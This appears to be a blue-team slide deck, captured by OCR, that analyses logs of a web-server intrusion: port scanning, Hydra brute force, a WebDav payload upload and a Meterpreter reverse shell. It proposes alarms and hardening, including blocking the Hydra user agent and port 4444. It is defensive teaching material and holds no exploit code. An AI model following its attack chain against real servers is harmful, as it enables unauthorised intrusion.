
15,451 requests were made in the attack before the password was discovered



Log Analysis and Attack Characterisation


Identify WebDav Connection and Reverse Shell

We see the WebDav connection and the PUT request to upload the payload to target

Log Analysis and Attack Characterisation

Identify the Reverse Shell and Meterpreter Traffic

We filter and analyse Ports and see the reverse shell



Blue Team Proposed Alarms and Mitigation Strategies

Proposed Alarms and Mitigation Strategies

Identify Port Scanning

Alarm

- Detect NMAP
- Filtered Ports
- Closed Ports

System Hardening

- Firewall Rules to detect / Block
- Rate-limiting traffic from a specific IP address would reduce the web server's susceptibility to DoS conditions, as well as provide a hook against which to trigger alerts against suspiciously fast series of requests that may be indicative of scanning.

Proposed Alarms and Mitigation Strategies

Finding the Request for the Hidden Directory

Alarm

- Monitor and Set Alarm for unauthorised access to hidden directory

System Hardening

- Whitelist IP addresses for sensitive folder access
- Multi Factor Authentication
- Data Encryption

Proposed Alarms and Mitigation Strategies

Preventing Brute Force Attacks

Alarm

- In this case alert to detect Hydra, however a blanket alert for multiple unsuccessful attempts

System Hardening

- Block user agent (Hydra)
- Use Certificates
- The fail2ban utility can be enabled to protect against brute force attacks

Proposed Alarms and Mitigation Strategies

Detecting the WebDav Connection

Alarm

- Alert for any IP not whitelisted accessing WebDav

Threshold:

- No unauthorised access

System Hardening

- Ban PHP extension or any files that contains executable code
- File uploads require authentication

Proposed Alarms and Mitigation Strategies

Identifying Reverse Shell Uploads

Alarm

- Alert for any for any outbound traffic that is not using HTTP or HTTPS protocols

System Hardening

- Firewall (Stateful) to track network connections and packets

Command:

- Ban PHP extension
- Block Ports 4444


The End